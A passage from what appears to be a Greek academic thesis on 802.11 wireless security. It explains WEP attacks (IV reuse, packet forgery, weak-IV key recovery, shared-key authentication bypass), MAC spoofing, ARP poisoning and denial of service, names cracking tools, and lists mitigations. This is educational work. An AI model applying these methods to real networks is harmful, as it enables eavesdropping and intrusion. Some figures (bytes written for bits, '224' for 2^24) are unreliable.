Για την αποφυγή αυτών των προβλημάτων, το WEP χρησιμοποιεί το IV για να παράγεται κάθε φορά διαφορετικό RC4 keystream. Στη συνέχεια το IV περικλείεται εντός του αποστελλόμενου πακέτου για να το αξιοποιήσει ο παραλήπτης. Η υλοποίηση αυτής της λύσης είναι ανεπαρκής όπως αποδεικνύει η πράξη. Το μέγεθος του IV είναι 24 bits, οπότε η επανάληψη του εξασφαλίζεται μετά από τα 224 πακέτα. Ο αριθμός μπορεί να φαντάζει μεγάλος, αλλά στην πράξη δεν είναι, σκεπτόμενοι και το εύρος ζώνης του 802.11 που είναι 54 Mbps. Σύμφωνα με έκθεση της IEEE το σύνολο των IV αυτών θα εξαντληθεί υπό κανονική χρήση ενός Access Point σε μία περίπου ώρα. Συνεπώς είναι σχεδόν αναπόφευκτο να προκύψει το πρόβλημα που εντοπίστηκε ανωτέρω. Ο επιτιθέμενος συνεπώς είναι δυνατόν με παθητική παρακολούθηση της κίνησης στο ασύρματο δίκτυο – κάτι τέτοιο είναι εφικτό λόγω της φύσης του ασύρματου μέσου – να αποκρυπτογραφήσει όλη αυτήν την κίνηση.

Επιπρόσθετα, πηγαίνοντας ένα επίπεδο παραπάνω, ο επιτιθέμενος είναι σε θέση να σχηματίσει έναν πίνακα αποκρυπτογράφησης κίνησης βάσει των IV που χρησιμοποιούνται. Η πράξη αυτή απαιτεί ένα σχετικά, λογικό χρονικό διάστημα για την ολοκλήρωση της και μικρό, σχετικά, αποθηκευτικό χώρο (περίπου 15 GB). Με τον τρόπο αυτό, ο επιτιθέμενος θα αποκρυπτογραφεί άμεσα κάθε πακέτο που διέρχεται του ασύρματου μέσου. Η ταχύτητα δημιουργίας ενός τέτοιου πίνακα εξαρτάται άμεσα από το χρόνο εμφάνισης συγκρούσεων μεταξύ των εμφανιζόμενων IV (ο όρος σύγκρουση χρησιμοποιείται για να υποδηλώσει την επανεμφάνιση ενός IV). Ο παρακάτω πίνακας παρουσιάζει την πιθανότητα εμφάνισης συγκρούσεων μεταξύ δύο IV σε κίνηση 11 Mbps, συναρτήσει του πλήθους των πακέτων που διακινούνται σε ένα δίκτυο.

Αριθμός Πακέτων	**Πιθανότητα σύγκρουσης IV (%)**
19	0.001
59	0.01
184	0.1
582	1

1881	10
4823	50
12430	99

Ο πίνακας αυτός ερμηνεύεται ως εξής. Δεν υποστηρίζεται ότι θα υπάρχει 50% συγκρούσεις με 4823 πακέτα, αλλά ότι εάν κάποιος υποκλέψει 4823 πακέτα, τότε υπάρχει 50% πιθανότητα ότι το σύνολο των πακέτων αυτών θα έχει ένα τουλάχιστον ζεύγος συγκρουόμενων IV. Η IEEE μετά τη δημοσίευση της επίθεσης αυτής αποδέχτηκε την ύπαρξή της και ισχυρίστηκε ότι ήταν σε γνώση αυτής, αλλά δεν την είχε δημοσιοποιήσει [37], [38].

3.6.1.3 Ενεργητική επίθεση στην ασύρματη κίνηση

Υποθέτοντας ότι ένας επιτιθέμενος γνωρίζει το περιεχόμενο ενός κρυπτογραφημένου μηνύματος (χρησιμοποιώντας τον τρόπο που μόλις περιγράφηκε), είναι δυνατόν να κατασκευάσει ορθά κρυπτογραφημένα μηνύματα με δικό του περιεχόμενο. Η διαδικασία εν ολίγης συνίσταται στη δημιουργία ενός νέου μηνύματος, τον υπολογισμό του ελέγχου ακεραιότητας CRC-32 και την τέλεση αλλαγών στα bits στο αρχικό κρυπτογραφημένο μήνυμα για να αλλάξει το παλιό περιεχόμενο ώστε να αντιστοιχεί στο νέο πακέτο. Αξιοποιείται στην επίθεση αυτή η ιδιότητα:

RC4(X) xor X xor Y = RC4 (Y)

Το νέο αυτό πακέτο μπορεί να αποσταλεί στο Access Point ή σε κάποιον άλλο κινητό σταθμό και να γίνει αποδεκτό από αυτό ως γνήσιο προερχόμενο από τον αναμενόμενο αποστολέα. Η επίθεση αυτή γίνεται πιο επικίνδυνη αφού είναι πιθανή η μεταβολή των περιεχομένων του πακέτου και η δημιουργία ενός νέου, γνήσιου πακέτου χωρίς τη γνώση των περιεχομένων του πακέτου. Για περισσότερες λεπτομέρειες, η αναφορά των οποίων ξεφεύγει από τους σκοπούς αυτής της εργασίας, ο αναγνώστης παραπέμπεται στις σχετικές βιβλιογραφικές πηγές.

Ένας πρόσθετος κίνδυνος ασφάλειας που ελλοχεύει, είναι όταν η επίθεση αυτού του τύπου επιτελείται όχι στο περιεχόμενο ενός μηνύματος, αλλά στο header του σχετικού πακέτου αυτού. Με τον τρόπο αυτό είναι δυνατόν να παραποιηθεί η IP διεύθυνση προορισμού και να μεταφέρονται τα πακέτα όχι στον επιδιωκόμενο προορισμό, αλλά κάπου αλλού. Εάν μάλιστα ο τελικός προορισμός είναι ένα μηχάνημα στο ενσύρματο μέσο που ελέγχεται από τον επιτιθέμενο, τότε τα πακέτα σε αυτό το μηχάνημα θα φτάσουν μη κρυπτογραφημένα, αφού το WEP εφαρμόζεται μόνο όσον αφορά το ασύρματο μέσο.

3.6.1.4 Αδυναμίες του RC4

Όσον αφορά στον κρυπτογραφικό αλγόριθμο RC4 έχουν αναγνωρισθεί σημαντικά προβλήματα. Παρακάτω περιγράφεται μία θεωρητική επίθεση στο WEP το οποίο αξιοποιεί τον RC4. Η επίθεση αυτή έγκειται στην αδυναμία που εμφανίζει να έχει ο RC4 σχετικά με τη γέννηση του keystream (πλήρης ανάλυση της επίθεσης προϋποθέτει υψηλό υπόβαθρο κρυπτογραφικών και μαθηματικών εννοιών και είναι πέρα από το στόχο της ενότητας αυτής). Το μόνο που απαιτείται για την επίθεση αυτή στον RC4 είναι η δυνατότητα ανάκτησης του πρώτου byte του κρυπτογραφημένου payload. Στο πρότυπο 802.11 όμως γίνεται χρήση LLC ενθυλάκωσης (encapsulation) και συνεπώς η τιμή, το περιεχόμενο του πρώτου byte είναι γνωστό και συγκεκριμένα, 0xAA που είναι το πρώτο byte του SNAP header. Γνωρίζοντας το πρώτο byte του μη κρυπτογραφημένου μηνύματος, το αντίστοιχο byte του keystream είναι δυνατόν να εξαχθεί με τέλεση XOR στο πρώτο κρυπτογραφημένο byte. Με τον τρόπο αυτό ο επιτιθέμενος γνωρίζει το πρώτο byte του RC4 keystream.

Η επίθεση αυτή στηρίζεται στον εντοπισμό των αδύναμων κλειδιών (weak keys) του RC4. Στο WEP ως κλειδιά για τον RC4 χρησιμοποιείται το IV (μήκους 24 bytes) ακολουθούμενο από το μυστικό, κοινό κλειδί το μήκος του οποίου κυμαίνεται από 40 έως 104 bytes. Τα αδύναμα κλειδιά όπως εκλαμβάνονται στο συγκεκριμένο κείμενο, αναπαρίστανται με τη μορφή

(B + 3):FF:N

Κάθε αδύναμο IV χρησιμοποιείται για να επιτεθεί και να αποκαλύψει ένα συγκεκριμένο byte (B) του RC4 κλειδιού. Τα bytes του κλειδιού αριθμούνται από το 0 αυξανόμενα. Συνεπώς, το αδύναμο IV που αντιστοιχεί στο πρώτο (0) byte του μυστικού κλειδιού είναι της μορφής: 3:FF:N. Το δεύτερο byte πρέπει να είναι OxFF, ενώ η γνώση για το τρίτο byte του κλοιού αν και απαιτούμενη, δε χρειάζεται να είναι κάποιας συγκεκριμένης τιμής. Υποθέτουμε για παράδειγμα ένα κλειδί του WEP μήκους 40 bits ή 5 bytes αριθμούμενα από 0 έως 4. Τα αδύναμα IV σε ένα ασύρματο δίκτυο που προστατεύεται από το WEP πρέπει να έχουν ως πρώτο byte ένα του οποίου οι τιμές κυμαίνονται από 3 (B=0) έως 7 (B=4) και ως δεύτερο ένα του οποίου η τιμή είναι 255. Η τιμή του τρίτου byte δεν υπόκειται σε περιορισμούς. Υπάρχουν δηλαδή 5 x 1 x 256 =1280 αδύναμα IV σε ένα ασύρματο δίκτυο με WEP.

Είναι αξιοσημείωτο το γεγονός ότι ο αριθμός των αδύναμων κλειδιών εξαρτάται εν μέρει από το μήκος του RC4 κλειδιού που χρησιμοποιείται. Εάν αυξηθεί το μήκος του WEP κλειδιού για την κάρπωση μεγαλύτερου επιπέδου ασφάλειας, τότε αυξάνεται παράλληλα και το πλήθος των αδύναμων IV. Ο Πίνακας 5 επεξηγεί το πλήθος των αδύναμων IV ως συνάρτηση του μήκους του μυστικού κλειδιού.

Μήκος μυστικού κλειδιού	**Τιμές του B + 3 στο αδύναμο IV (B+3:FF:N)**	**Αριθμός αδύναμων IV**	**Ποσοστό επί του συνόλου των IV**
40 bits	3<=B+3<8 (0<=B<5)	1280	0.008%
104 bits	3<=B+3<16 (0<=B<13)	3328	0.020%
128 bits	3<=B+3<19 (0<=B<16)	4096	0.024%

Με εφαρμογή θεωριών πιθανότητας οι Fluhrer, Mantin και Shamir προβλέπουν ότι χρειάζονται 60 περιπτώσεις αδύναμων κλειδιών για τον

προσδιορισμό ενός byte του μυστικού κλειδιού. Επιπλέον, η επίθεση αυτή στον RC4 και μετέπειτα στο WEP, επιτελείται ταχύτερα όσο περισσότερα bytes του μυστικού κλειδιού ανακαλύπτονται. Εξάλλου πρόκειται για ένα πρόβλημα γραμμικού χρόνου. Διπλασιασμός του μυστικού κλειδιού απλώς διπλασιάζει το χρόνο ολοκλήρωσης της επίθεσης.

Χρησιμοποιώντας το υπόβαθρο και τις προτάσεις των Fluhrer, Mantin και Shamir οι Stubblefield, Ioannidis, και Rubin [28] υλοποίησαν μία ενδελεχή επίθεση τέτοιου είδους στο WEP. Στις δοκιμές τους σε ένα πραγματικό ασύρματο δίκτυο απέδειξαν ότι με τη χρήση της παθητικής αυτής επίθεσης, μόνο 60 αδύναμα IV χρειάζονται για την αποκάλυψη ενός byte του μυστικού κλειδιού, ενώ με 256 τέτοια IV πάντα προκύπτει ολόκληρο το κλειδί. Οι τεχνικές λεπτομέρειες της υλοποίησης ήταν ιδιαίτερα περιορισμένες και όχι πολυέξοδες. Επίσης η ανάπτυξη του αλγορίθμου καταστρατήγησης της ασφάλειας του WEP ήταν άκοπη, αφού ο χρόνος ανάπτυξης ήταν της τάξεως των λίγων ωρών. Η ανάκτηση του κλειδιού προέκυψε ύστερα από τη σύλληψη (sniffing)περίπου 5 έως 6 εκατομμυρίων πακέτων, αριθμός μικρός για ένα μέτριας κίνησης δίκτυο.

Ύστερα και από αυτή τη δημοσίευση η απόλυτη απουσία ασφάλειας μέσω του WEP ήταν καταφανής. Τα πρώτα εμπορικά πακέτα – ελεύθερα χρεώσεως – για την αποκάλυψη μυστικών κλειδιών WEP και την αποκρυπτογράφηση των πακέτων που διακινούνται σε ένα ασύρματο δίκτυο έκαναν την εμφάνισή τους στα τέλη του 2001. Συγκεκριμένα, τέτοια εργαλεία περιλαμβάνονται στην λίστα:

- **§** AirSnort
- **§** AirCrack-ng
- **§** WEPCrack
- **§** WepAttack
- **§** WEPWedgie
- **§** THC – RUT (brute force είσοδος σε WLAN)

3.6.2 Προβλήματα στην αυθεντικοποίηση

Προβλήματα ασφάλειας εδράζουν και στους μηχανισμούς αυθεντικοποίησης του προτύπου 802.11. Ο πρώτος μηχανισμός αυθεντικοποίησης του 802.11,

δηλαδή η ανοιχτή πρόσβαση στο δίκτυο είναι εκ των πραγμάτων όχι μόνο προβληματικός αλλά και ανούσιος, αφού δεν υπάρχει αξία στην κατοχύρωση ενός μηχανισμού αυθεντικοποίησης που αποδέχεται την απουσία αυθεντικοποίησης. Σε συνάρτηση και με τα ομολογούμενα προβλήματα στο WEP επισημαίνονται και προβλήματα στο μηχανισμό αυθεντικοποίησης κοινού κλειδιού που στηρίζεται κατά κόρον στις αρχές του WEP. Ακολούθως αναλύονται τέτοιου είδους ζητήματα ασφάλειας.

3.6.2.1 Αυθεντικοποίηση κοινού κλειδιού

Η διαδικασία αυθεντικοποίησης κοινού κλειδιού (shared key) όπως αυτή περιγράφηκε σε προηγούμενη ενότητα, παρουσιάζει ένα σημαντικό πρόβλημα ασφάλειας που επιτρέπει την είσοδο μη εξουσιοδοτημένων χρηστών στο ασύρματο μέσο και συνεπώς την πρόσβαση στο δίκτυο. Το πρόβλημα αυτό εξετάστηκε και καταγράφηκε από τους Arbaugh, Shankar και Wan σε σχετικό ερευνητικό κείμενο. Χαρακτηριστικά επισημαίνεται ότι η διάρρηξη του πρωτοκόλλου αυτού αυθεντικοποίησης επιτυγχάνεται μέσω παθητικής παρακολούθησης του δικτύου κατά το ένα τμήμα της διαδικασίας αμοιβαίας αυθεντικοποίησης των δύο συμβαλλόμενων μερών (mutual authentication). Η επίθεση στηρίζεται στη σταθερή δομή του πρωτοκόλλου (η μόνη διαφορά μεταξύ διαφορετικών μηνυμάτων αυθεντικοποίησης είναι τα τυχαία δεδομένα challenge) και τις προαναφερθείσες αδυναμίες του WEP.

Ο επιτιθέμενος αρχικά καταγράφει το δεύτερο και το τρίτο πλαίσιο διαχείρισης (management frame) κατά τη διαδικασία αυθεντικοποίησης όπως αυτά έχουν αναλυθεί πρότερα. Το δεύτερο πλαίσιο περιλαμβάνει το challenge text μη κρυπτογραφημένο με το κοινό κλειδί η γνώση του οποίου επιδιώκεται. Πλέον και χρησιμοποιώντας και πρόσθετες πληροφορίες από τα πακέτα που υπέκλεψε, ο επιτιθέμενος γνωρίζει το τυχαίο challenge text (P), την κρυπτογραφημένη του μορφή (C) με το κοινό κλειδί και το IV που χρησιμοποιήθηκε για τη δημιουργία του challenge text από την PRNG του WEP. Συνακόλουθα, ο επιτιθέμενος μπορεί να ανακαλύψει το ψευδοτυχαίο stream, $WEP^{K,IV}_{PR,}$ που προέκυψε από το WEP με

χρήση του κοινού κλειδιού K και του διανύσματος αρχικοποίησης IV, χρησιμοποιώντας την ακόλουθη εξίσωση.

Το μήκος σε bytes του ψευδοτυχαίου stream θα ταυτίζεται με το αντίστοιχο μήκος του πλαισίου αυθεντικοποίησης, αφού όπως προκύπτει από τη δομή του πλαισίου αυτού που έχει περιγραφεί, όλα τα στοιχεία του είναι γνωστά (αριθμός αλγορίθμου, τρέχων αριθμός, κωδικός κατάστασης, αναγνωριστικό στοιχείου, μήκος και challenge text). Επίσης, για όλες τις αποκρίσεις σε αιτήσεις αυθεντικοποίησης, τα στοιχεία αυτά θα παραμείνουν τα ίδια, πλην του challenge text.

Ο επιτιθέμενος είναι κάτοχο πλέον όλων εκείνων των παραγόντων που απαιτούνται για να επέλθει η επιτυχής αυθεντικοποίηση του στο ασύρματο δίκτυο, μη γνωρίζοντας το κοινό κλειδί K. Ο επιτιθέμενος ζητάει από ένα Access Point αυθεντικοποίηση για να εισέλθει στο ασύρματο δίκτυο αφού προκύψει association με αυτό. Το AP αποκρίνεται στην αίτηση αυτή με ένα πλαίσιο αυθεντικοποίησης που περικλείει ένα challenge text μη κρυπτογραφημένο. Ο επιτιθέμενος ακολούθως αποσπά το τυχαίο challenge text R, και το ψευδοτυχαίο WEPK, IV PR όπως αυτό προέκυψε, και υπολογίζει ένα γνήσιο πλαίσιο αυθεντικοποίησης για να το αποστείλει στο AP επιτελώντας XOR των δύο αυτών τιμών. Στη συνέχεια, υπολογίζει ένα νέο ICV όπως περιγράφεται σε άλλα ερευνητικά κείμενα. Η αυθεντικοποίηση έχει επιτύχει για τον επιτιθέμενο αποστέλλοντας το γνήσιο αυτό πλαίσιο αυθεντικοποίησης. Βέβαια, με την πρόσβασή του στο δίκτυο και εφόσον έχει ενεργοποιηθεί το WEP ο επιτιθέμενος για να μπορέσει να κάνει χρήση των πόρων του δικτύου, οφείλει να εκτελέσει και τις προηγούμενες επιθέσεις καταστρατήγησης του WEP.

Η IEEE μετά τη δημοσίευση της επίθεσης αυτής αποδέχτηκε την ύπαρξή της και ισχυρίστηκε ότι ήταν σε γνώση αυτής αλλά δεν την είχε δημοσιοποιήσει.

3.6.2.2 Λίστες πρόσβασης

Μία λύση που προτείνεται για την αυθεντικοποίηση χρηστών είναι η χρήση λιστών πρόσβασης βάσει MAC διεύθυνσης (Access Control Lists –ACL). Σε θεωρητικό επίπεδο, η χρήση τέτοιων λιστών είναι πολύ ισχυρό μέτρο ασφάλειας,

εφόσον το αναγνωριστικό της ταυτότητας των χρηστών που αξιοποιείται είναι αξιόπιστο, υπό την έννοια ότι η παραποίηση του δεν είναι δυνατή και είναι αντιπροσωπευτικό για τον εκάστοτε χρήστη. Η χρήση MAC διευθύνσεων (πρόκειται για τη φυσική διεύθυνση της κάρτας πρόσβασης στο ασύρματο μέσο) δεν ενδείκνυται για τέτοιες λύσεις όπου ενεργοποιούνται λίστες πρόσβασης για ποικίλους λόγους.

Στα μηνύματα που ανταλλάσσονται μέσω του ασύρματου μέσου, ακόμα και σε αυτά που είναι «προστατευμένα» από το WEP, οι διευθύνσεις MAC των χρηστών ανιχνεύονται άμεσα από τον οποιοδήποτε επιτιθέμενο επειδή σύμφωνα με το πρότυπο 802.11 εμφανίζονται σε πεδίο του αποστελλόμενου μηνύματος μη κρυπτογραφημένα. Άρα ο χρήστης μπορεί παθητικά να ανιχνεύσει τις εξουσιοδοτημένες διευθύνσεις MAC ενός ασύρματου δικτύου και όταν παρατηρήσει την έξοδο κάποιου από αυτούς να χρησιμοποιήσει τη διεύθυνσή του για να αποκτήσει πρόσβαση στο δίκτυο. Ακόμη κυκλοφορεί ελεύθερα λογισμικό που επιτρέπει τη μεταβολή της φυσικής διεύθυνσης μιας κάρτας δικτύου. Με κατάλληλη αξιοποίηση του ο κακόβουλος χρήστης είναι δυνατόν να αποκτήσει πρόσβαση στο ασύρματο μέσο. Είναι πασιφανές ότι η χρήση λιστών πρόσβασης βασισμένων σε MAC διευθύνσεις είναι μη επαρκής και αναποτελεσματική λύση.

3.6.3 Γενικά προβλήματα

Η ενότητα αυτή καταγράφει ορισμένα προβλήματα γενικής φύσεως, όπως αυτά έχουν επισημανθεί για τα ασύρματα τοπικά δίκτυα τύπου 802.11.

3.6.3.1 ARP Poisoning

Η επίθεση του τύπου ARP Poisoning είναι γνωστή από τα ενσύρματα δίκτυα, αλλά βρίσκει εφαρμογή και στα ασύρματα τοπικά δίκτυα. Πρόκειται για μια επίθεση του επιπέδου δικτύου MAC και αναφέρεται ως Address Resolution Protocol (ARP)

cache poisoning. Η επίθεση αυτή είναι δυνατόν να επιτευχθεί μόνο όταν ο επιτιθέμενος είναι συνδεδεμένος στο ίδιο τοπικό δίκτυο με τους υπολογιστές στόχους της επίθεσης, οπότε η αποτελεσματικότητα της επίθεσης αυτής περιορίζεται σε δίκτυα που συνδέονται μέσω switches, hubs και bridges, μα όχι routers, γιατί τότε συνδέονται δύο διαφορετικά υποδίκτυα. Είναι παραδεκτό ότι τα 802.11b Access Points λειτουργούν ως διαφανείς bridges MAC επιπέδου, γεγονός που επιτρέπει τη διαβίβαση ARP πακέτων μεταξύ του ασύρματου και του ενσύρματου μέσου. Είναι συνακόλουθα εφικτό για κάποιον κακόβουλο χρήστη ασύρματου μέσου να παρεισφρήσει μεταξύ δύο μηχανημάτων και να υποκλέψει τα δεδομένα που ανταλλάσσονται μεταξύ αυτών. Οι υπολογιστές αυτοί μπορούν να εστιάζονται είτε στο ασύρματο είτε στο ενσύρματο δίκτυο. Προτού περιγραφεί η επίθεση αυτή στα ασύρματα τοπικά δίκτυα, δόκιμο κρίνεται να αναλυθεί η ορολογία και η λειτουργία της επίθεσης γενικότερα.

Η σύντομη αναφορά στην κατηγορία επιθέσεων σε δίκτυα τύπου ARP Poisoning στηρίζεται στο σχετικό κείμενο του Whalen, όπου παρουσιάζονται και εργαλεία υλοποίησης της επίθεσης αυτής. Απαραίτητες έννοιες για την κατανόηση της επίθεσης αυτής είναι:

§ Τομέας συγκρούσεων (collision domain): Το σύνολο των υπολογιστών που όλοι αποστέλλουν πακέτα στα ίδια λογικά κανάλια.

§ Τομέας εκπομπής (broadcast domain): Το σύνολο των υπολογιστών που όλοι λαμβάνουν ο κάθε ένας τα broadcast μηνύματα του άλλου.


Οι δύο αυτοί τομείς δεν περιέχουν το ίδιο σύνολο υπολογιστών. Τα hubs δέχονται την κίνηση που εισέρχεται από κάθε θύρα (port) του hub και εκπέμπουν την κίνηση αυτή σε όλες τις άλλες θύρες. Όλοι οι υπολογιστές που συνδέονται σε ένα hub μοιράζονται τον ίδιο τομέα συγκρούσεων και εκπομπής. Ένα switch ή bridge δέχεται την κίνηση που εισέρχεται σε κάθε θύρα και στέλνει την κίνηση αυτή μόνο σε εκείνες τις θύρες όπου εδράζει ο υπολογιστής στόχος. Όλοι οι υπολογιστές που είναι συνδεδεμένοι σε ένα switch ή bridge μοιράζονται τον ίδιο τομέα εκπομπής, αλλά οι τομείς σύγκρουσης περιορίζονται σε κάθε θύρα.

Το ARP πρωτόκολλο εξυπηρετεί τη λειτουργία της αντιστοίχησης μεταξύ IP και MAC διευθύνσεων σε ένα τοπικό δίκτυο. Για τον εντοπισμό της MAC διεύθυνσης που αντιστοιχεί σε μια δεδομένη IP για παράδειγμα, αποστέλλεται broadcast ARP πακέτο που ζητάει την πληροφορία αυτή. Ο υπολογιστής με τη

ζητούμενη IP διεύθυνση θα αποκριθεί στο αίτημα αυτό και ο αιτών υπολογιστής θα καταχωρήσει την αντιστοίχηση αυτή σε μια τοπική cache για μελλοντικές αποστολές πακέτων. Η cache αυτή μεταβάλλεται όταν ένας υπολογιστής λαμβάνει μια απάντηση ARP που κατευθύνεται προς αυτόν (τα μηνύματα αυτά έχουν έναν μόνο προορισμό).

Η επίθεση που περιγράφεται αναφέρεται στον επηρεασμό της cache ενός υπολογιστή με τη χρήση πακέτων απόκρισης ARP. Η επίθεση αυτή καθιστά πιθανές man-in-the-middle επιθέσεις και ο λόγος της επιτυχίας της επίθεσης αυτής είναι ότι το ARP είναι ένα stateless πρωτόκολλο. Έτσι, όταν ένας υπολογιστής λαμβάνει μια απόκριση ARP θεωρεί ότι έχει στείλει μια αίτηση στο παρελθόν. Ας περιγράψουμε μια τέτοια επίθεση, η οποία αναπαρίσταται στο ακόλουθο διάγραμμα.

Ο επιτιθέμενος υπολογιστής C, στέλνει μια απόκριση ARP στο B, η οποία δηλώνει ότι η IP διεύθυνση του A αντιστοιχεί στη MAC διεύθυνση του C, και άλλη μια απόκριση ARP στον A που δηλώνει ότι η IP διεύθυνση του B αντιστοιχεί στη MAC διεύθυνση του C. Η stateless κατάσταση του ARP καθιστά τους A και B θετικά προσκείμενους ως προς τα μηνύματα που δέχονται, αφού υποθέτουν ότι είχαν αποστείλει ανάλογες αιτήσεις ARP στο παρελθόν και συνεπώς ενημερώνουν την ARP cache τους με τις νέες πληροφορίες. Με τον τρόπο αυτό όταν ο A επιχειρεί να αποστείλει μηνύματα στο B, τα μηνύματα αυτά καταλήγουν στο C. Όταν ο C επιθυμεί αποστέλλει τα μηνύματα αυτά στο σωστό παραλήπτη, είτε παραποιημένα είτε μη, απλώς παρακολουθώντας τη διερχόμενη κίνηση μεταξύ A και B.



Υπάρχουν και ελεύθερα διαθέσιμα προϊόντα που υλοποιούν την επίθεση αυτή όπως είναι το Ettercap. Το εργαλείο αυτό επιτρέπει την εκτέλεση ARP cache poisoning επιθέσεων σε τοπικά δίκτυα.

Τέτοιου είδους επιθέσεις υφίστανται και σε ασύρματα τοπικά δίκτυα τύπου 802.11, υπό προϋποθέσεις, επιτρέποντας την ενεργοποίηση man-in-the-middle επιθέσεων σε διάφορους συνδυασμούς όπως παρουσιάζονται στα ακόλουθα σχήματα. Η βασική αιτία για αυτή την αυξημένη επικινδυνότητα των ασύρματων τοπικών δικτύων ως προς την επίθεση αυτή οφείλεται στο ότι τα Access Points λειτουργούν ως hubs για όλους τους υπολογιστές του ασύρματου μέσου και μεταφέρουν (bridge) τα δεδομένα από το ασύρματο στο ενσύρματο μέσον και αντίστροφα. Ο τομέας εκπομπής στην περίπτωση αυτή δεν επηρεάζεται από το Access Point και περιέχει και το ενσύρματο δίκτυο. Εάν επί παραδείγματι το AP

είναι συνδεδεμένο σε ένα switch ή hub τότε όλοι οι υπολογιστές που είναι συνδεδεμένοι σε αυτό το switch ή hub είναι αντικείμενο της επίθεσης αυτής.

3.6.3.2 Denial of Service Επιθέσεις

Πρόκειται για μια κατηγορία επιθέσεων που απαντούν στην πλειοψηφία των δικτύων και στα ασύρματα τοπικά δίκτυα. Στα ασύρματα τοπικά δίκτυα η τέλεση τέτοιων επιθέσεων βρίσκει έδαφος λόγω αδυναμιών του ίδιου του προτύπου 802.11. Συγκεκριμένα, τα μηνύματα 802.11 για association και disassociation είναι όχι μόνο δίχως αυθεντικοποίηση, αλλά και δίχως κρυπτογράφηση. Η φύση του ασύρματου μέσου όπου η πρόσβαση σε αυτό είναι δυνατή σε οποιονδήποτε με το κατάλληλο hardware επιτρέπει την ανάπτυξη Denial of Service επιθέσεων έναντι χρηστών με την αποστολή πλαστογραφημένων μηνυμάτων disassociate σε αυτούς. Με τον τρόπο αυτό οι χρήστες διατηρούν την εντύπωση ότι το Access Point στο οποίο συνδέονται δεν είναι σε θέση να τους εξυπηρετήσει, αφού επιδιώκει διαρκώς την αποσύνδεσή τους. Συνακόλουθα η πρόσβαση των χρηστών στο ασύρματο μέσο είναι αδύνατη.

Το ίδιο ισχύει και για τα μηνύματα re-associate ή και για τα μηνύματα 802.1X EAPOL - Logoff- τα οποία θα περιγραφούν ακολούθως – γεγονός που καθιστά την εκτέλεση Denial of Service επιθέσεων έναντι χρηστών ενός ασύρματου τοπικού δικτύου πιο εύκολη. Μηνύματα τέτοιου είδους αποστέλλονται στους πελάτες ενός ασύρματου τοπικού δικτύου και περιορίζουν την ικανότητά τους να συνδέονται με το εκάστοτε ασύρματο τοπικό δίκτυο. Επιθέσεις τύπου Denial of Service είναι επιτεύξιμες και με πιο brute τρόπο, όπως είναι η παρεμβολή στη συχνότητα του 802.11 που είναι στα 2,4 GHz. Η παρεμβολή αυτή γίνεται με πολύ απλά μέσα αφού τη συχνότητα αυτή χρησιμοποιούν για παράδειγμα τα ασύρματα τηλέφωνα. Χρήση τέτοιων τηλεφώνων συνεπώς επηρεάζει την πρόσβαση σε ασύρματα τοπικά δίκτυα.

Λύσεις για τη βελτιστοποίηση — ως ένα βαθμό — του WEP και του επιπέδου ασφαλείας που αυτό παρέχει, περιλαμβάνονται στα ακόλουθα [31], [42]:

§ Κλειδιά ανά association

Για κάθε STA πρέπει να υπάρχει διαφορετικό κλειδί WEP όταν αυτό επικοινωνεί με το AP. Τούτο διευκολύνει στη διαχείριση κλειδιών υπό την έννοια ότι δε χρειάζεται να αλλάζει το κλειδί όταν αποσύρεται από το BSS ένας πελάτης. Στον αντίποδα βέβαια, η διαχείριση κλειδιών για το AP δυσχεραίνει, αφού αντί ενός διατηρεί τόσα διαφορετικά κλειδιά, όσοι είναι και οι δυνατοί πελάτες του.

§ IV Sequencing

Ο έλεγχος αυτός για τα χρησιμοποιούμενα IV σκοπό έχει να αποτρέψει την εμφάνιση αδύναμων IV όπως αυτά ταυτοποιούνται από τις επιθέσεις που παρουσιάστηκαν σε προηγούμενη ενότητα [27], αλλά και την εμφάνιση IV με μη τυχαίο τρόπο (ακολουθιακή παράθεση τους).

§ Κλειδιά μήκους 104 bits

Σε συνδυασμό με το IV ο seed για τη μηχανή PRNG του RC4 γίνεται, έτσι 104 + 24 = 128 bits. Βέβαια αυτό δεν αποτρέπει την επιτυχή τέλεση επιθέσεων όπως αυτές που έχουν ήδη αναφερθεί, αλλά επιτυγχάνεται η επιβολή σημαντικής καθυστέρησης και δυσκολίας στην ολοκλήρωση των επιθέσεων αυτών.

§ Ταχεία αλλαγή κλειδιών (rapid rekey)

